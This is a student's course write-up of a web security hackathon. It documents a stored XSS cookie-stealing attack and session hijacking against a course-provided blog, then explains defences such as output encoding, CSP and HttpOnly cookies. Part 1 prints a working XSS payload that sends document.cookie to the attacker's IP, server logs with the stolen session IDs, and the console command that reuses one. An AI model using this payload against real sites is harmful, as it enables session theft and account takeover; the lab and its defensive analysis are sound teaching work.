WAPH- Web Application Programming and Hacking course

Instructor: Dr Phu Phung

Student Name: Charan Sai Venaganti

Email: venagaci@mail.uc.edu

Repository URL: https://github.com/venagaci/waph-venagaci/tree/master/Hackathons


Hackathon 3:

Overview:
In this hackathon, I successfully executed a session hijacking attack through cross-site scripting (XSS) on a vulnerable blog web application. First, I injected an XSS code into the application's comments to steal session cookies from victims who clicked on my malicious link. Then, I logged into the application as a victim, clicked on the injected link, and obtained the stolen cookie information from the attacker's server logs. With the stolen session ID, I hijacked the session, gaining administrative access without needing credentials. Additionally, I analyzed the system for SQL injection vulnerabilities as a bonus task. In the subsequent part of the hackathon, I explained the exploited vulnerabilities and proposed protection mechanisms as a developer to prevent similar attacks in the future, aligning with course guidelines.

Part-1: The Attack

TASK 1:


I was able to successfully insert XSS code into the blog application's comments section in this stage. The purpose of this inserted code is to obtain the victim's session cookie whenever they click on a malicious link. I started by finding out my computer's IP address to do this. After that, I added the XSS code to the application's comments as per the professor's directions. Next, I tested the inserted code using screenshots to demonstrate its execution and made sure it works as expected. This phase signifies that the hackathon's designated task has been finished.



```
venagaci-vm@venagaci:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.14  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::af81:eaf2:4e62:21c5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:03:ca:cb  txqueuelen 1000  (Ethernet)
        RX packets 648974  bytes 743273199 (743.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 242186  bytes 37808875 (37.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 221377  bytes 15576763 (15.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 221377  bytes 15576763 (15.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

venagaci-vm@venagaci:~$ ^C
venagaci-vm@venagaci:~$
```



https://waph-hackathon.eastus.cloudapp.azure.com/post.php?id=10

Members of project team 8 please comment here!

Comments:

- Hacker Sai Abhishek Avusula wrote: Hi from Sai Abhishek Avusula, Click here for buy one get two offer!
- Hacker Sai Abhishek wrote: Hi from Sai Abhishek, click here to get FLAT 50% off coupon!
- Varsha Thalishetti wrote: hai from Varsha Thalishetti clickme for free iphone
- Varsha Thalishetti wrote: Hai!! From Varsha Thalishetti Clickme For FREE IPHONE Now!!
- Varsha Thalishetti wrote: Hai from Varsha Thalishetti!! ClickMe for FREE IPHONE Today!!
- Hacker Padidala Ramya wrote: Hi from Padidala Ramya Click here
- Hacker Charan Sai Venaganti wrote: Hi from venagaci, click here to free stay in a hotel for three nights.
- Hacker Charan Sai Venaganti wrote: Hi from venagaci, click here to free stay in a hotel for three nights.
- Hacker Padidala Ramya wrote: Hi from Padidala Ramya Click here for free Laptop


Title:
Author: Hacker Charan Sai Venaganti
Text:

```
Hi from venagaci,
<a onclick="window.location='http://192.168.1.14/?cookie='+document.cookie">click here</a> to free stay in a hotel for three nights.
```

Blog post - Customized for Web Application Programming and Hacking

TASK-2:

In this stage, I successfully logged into the website as a victim using my local Chrome browser, utilizing the provided "university" username and "M ID" credentials. This process was completed without any issues, and I have attached screenshots as evidence of this step.


waph-hackathon.eastus.cloudapp.azure.com/admin/index.php
Google YT Canvas GitHub Perplexity AI iLovePDF Zoom Internet Login Cincy Micro 365 IPL ML All Bookmarks
Home | Manage post | New post | Logout
Search
23:46
24/03/2024


Administration of WAPH Blog

Welcome venagaci!

Write a new post

TASK 3:

In this phase, I navigated to the home page of the website and proceeded to input the malicious code within the comments section associated with team 08. After inputting the code, I clicked on it to activate its functionality. Subsequently, I observed the output, which I have documented below for reference.


192.168.1.14/?cookie=PHPSESSID=tp48v9qplk9fh80s2pm6uro40d

WAPH-team08-venagaci Test page

Web Application Programming and Hacking

Front-end Web Development Lab

Instructor: Dr.Phu Phung

Group 08:

Team Leader : Charan Sai Venaganti

Here is my portfolio link

Contact Information: +15133067969 • venagaci@mail.uc.edu

Team Member: Sai Abhishek Avusula


Team Member : Ramya Padidhara

Team Member: Varsha Thalishetti

Overview of this Course:

TASK 4:


In this phase, I was able to obtain the session ID and other stolen cookie data from the logs of the attacker's server—in this case, an Ubuntu computer—from the logs. I've included reference photos in my documentation of this procedure.


venagaci-vm@venagaci: ~

```
127.0.0.1 - - [23/Mar/2024:17:36:54 -0400] "GET /index.html HTTP/1.1" 200 4557 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
127.0.0.1 - - [23/Mar/2024:17:36:54 -0400] "GET /styles.css HTTP/1.1" 404 529 "https://waph-team08.minifacebook.com/index.html" "Moz
illa/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
127.0.0.1 - - [23/Mar/2024:17:44:31 -0400] "GET /form.php HTTP/1.1" 200 3774 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
127.0.0.1 - - [23/Mar/2024:17:59:57 -0400] "POST /index.php HTTP/1.1" 200 3462 "https://waph-team08.minifacebook.com/form.php" "Mozi
lla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
127.0.0.1 - - [24/Mar/2024:14:53:00 -0400] "POST /index.php HTTP/1.1" 200 3462 "https://waph-team08.minifacebook.com/form.php" "Mozi
lla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
192.168.1.14 - - [24/Mar/2024:22:13:43 -0400] "GET /?cookie=PHPSESSID=fnumk5eccjrb52jbasdbannpjp HTTP/1.1" 200 1541 "-" "Mozilla/5.0
 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:13:46 -0400] "GET /styles.css HTTP/1.1" 404 490 "http://192.168.1.14/?cookie=PHPSESSID=fnumk5eccjrb
52jbasdbannpjp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:13:46 -0400] "GET /headshot1.jpg HTTP/1.1" 200 37754 "http://192.168.1.14/?cookie=PHPSESSID=fnumk5e
ccjrb52jbasdbannpjp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:13:46 -0400] "GET /favicon.ico HTTP/1.1" 404 490 "http://192.168.1.14/?cookie=PHPSESSID=fnumk5eccjr
b52jbasdbannpjp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:14:03 -0400] "GET /styles.css HTTP/1.1" 404 491 "http://192.168.1.14/?cookie=PHPSESSID=fnumk5eccjrb
52jbasdbannpjp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:15:06 -0400] "GET /?cookie=PHPSESSID=fnumk5eccjrb52jbasdbannpjp HTTP/1.1" 200 1541 "-" "Mozilla/5.0
 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:15:06 -0400] "GET /styles.css HTTP/1.1" 404 490 "http://192.168.1.14/?cookie=PHPSESSID=fnumk5eccjrb
52jbasdbannpjp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.14 - - [24/Mar/2024:22:15:06 -0400] "GET /headshot1.jpg HTTP/1.1" 200 37754 "http://192.168.1.14/?cookie=PHPSESSID=fnumk5e
ccjrb52jbasdbannpjp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.168.1.128 - - [24/Mar/2024:22:15:53 -0400] "GET /?cookie=PHPSESSID=tp48v9qplk9fh80s2pm6uro40d HTTP/1.1" 200 1541 "-" "Mozilla/5.
0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
192.168.1.128 - - [24/Mar/2024:22:15:53 -0400] "GET /styles.css HTTP/1.1" 404 490 "http://192.168.1.14/?cookie=PHPSESSID=tp48v9qplk9
fh80s2pm6uro40d" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
192.168.1.128 - - [24/Mar/2024:22:15:53 -0400] "GET /headshot1.jpg HTTP/1.1" 200 37755 "http://192.168.1.14/?cookie=PHPSESSID=tp48v9
qplk9fh80s2pm6uro40d" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.
36"
192.168.1.128 - - [24/Mar/2024:22:15:53 -0400] "GET /favicon.ico HTTP/1.1" 404 490 "http://192.168.1.14/?cookie=PHPSESSID=tp48v9qplk
9fh80s2pm6uro40d" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
192.168.1.128 - - [24/Mar/2024:23:46:56 -0400] "GET /styles.css HTTP/1.1" 404 491 "http://192.168.1.14/?cookie=PHPSESSID=tp48v9qplk9
fh80s2pm6uro40d" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
192.168.1.128 - - [24/Mar/2024:23:47:18 -0400] "GET /styles.css HTTP/1.1" 404 491 "http://192.168.1.14/?cookie=PHPSESSID=tp48v9qplk9
fh80s2pm6uro40d" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
venagaci-vm@venagaci:~$
```

TASK 5:

During this stage, I used the session ID I had obtained to successfully take over the session and, as a result, I was able to access the blog application with administrative capabilities without the need for a login and password. For your reference, I've included screenshots showing this process.


venagaci-VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
Mar 24 23:58
https://waph-hackathon.eastus.cloudapp.azure.com/admin/index.php
Administration of WAPH Blog
Welcome venagaci!
Home | Manage post | New post | Logout
Write a new post
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
23:58
24/03/2024

```
⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]     index.php
>> document.cookie="PHPSESSID=tp48v9qplk9fh80s2pm6uro40d"
⚠ Cookie "PHPSESSID" does not have a proper "SameSite" attribute value. Soon, cookies without the "SameSite" attribute or with an invalid value will be     debugger eval code:1:1
treated as "Lax". This means that the cookie will no longer be sent in third-party contexts. If your application depends on this cookie being available in
such contexts, please add the "SameSite=None" attribute to it. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HT
TP/Headers/Set-Cookie/SameSite
← "PHPSESSID=tp48v9qplk9fh80s2pm6uro40d"
```

Demonstration Video: https://mailuc-my.sharepoint.com/:v:/g/personal/venagaci_mail_uc_edu/EVXv42sQOTxJql-_3fUZ_IoBO3-j8cy_iu2uDg8VE2-h3Q?e=i4LsMX

PART 2: Understanding and prevention:

A)

The vulnerabilities exploited in Part 1 of this hackathon primarily revolve around XSS (Cross-Site Scripting) and session management issues.

XSS vulnerability:

Regarding the XSS vulnerability, users can insert JavaScript code into comments on the blog application due to inadequate input validation and output encoding techniques. This can result in the execution of malicious scripts in victims' browsers when they interact with infected sites.

Session management vulnerability:

Additionally, the session management vulnerability stems from the application's failure to securely store or transmit session cookies, rendering them susceptible to theft. Attackers exploit this vulnerability by stealing session cookies via XSS and subsequently impersonating authenticated users. A number of factors contributed to the attack's successful execution are: insufficient sanitization of user input; insufficient security for session cookies; user vulnerability to clicking on malicious links in comments; and the lack of reauthentication for crucial actions that depend solely on the existence of a valid session cookie, like accessing the admin page. All of these flaws make it possible for session cookies to be stolen and then hijacked, giving unwanted access to private information.

B)

Firstly, comprehensive input validation is crucial, ensuring that user inputs are thoroughly sanitized to conform to expected formats and devoid of malicious code. Employing server-side validation techniques effectively filters out HTML tags, special characters, and scripts, significantly reducing the risk of exploitation. Additionally, employing output encoding methods like "htmlentities()" in PHP or leveraging frameworks for automatic encoding ensures that user-generated content is properly encoded before being rendered, thus preventing the execution of malicious scripts. Secondly, adopting Content Security Policy (CSP) headers provides an extra layer of defense against XSS attacks. By specifying approved sources of content, scripts, and stylesheets, CSP restricts the execution of inline scripts and mitigates the impact of XSS vulnerabilities. Configuring CSP headers to limit script execution solely to trusted domains, such as "Content-Security-Policy: script-src 'self' https://trusted-scripts.com;", strengthens security measures by minimizing the attack surface.

Furthermore, ensuring secure session management is vital for protecting against session hijacking and unauthorized access. Implementing the secure and HttpOnly flags for session cookies prevents client-side access and significantly mitigates the risk of XSS attacks targeting session data. Moreover, incorporating session expiration mechanisms and enforcing reauthentication requirements for critical actions adds an extra layer of defense, reducing the likelihood of session hijacking incidents. By diligently enforcing these security measures, developers can bolster session management security, safeguard sensitive functionalities, and enhance the overall resilience of web applications against malicious exploitation.

```
Code:
app.use(session({
 secret: 'your_secret_here',
 resave: false,
 saveUninitialized: true,
 cookie: {
 secure: true, // require HTTPS
 httpOnly: true, // prevent client-side access
 maxAge: 3600000 // session expiration time (1 hour)
 }
}));
```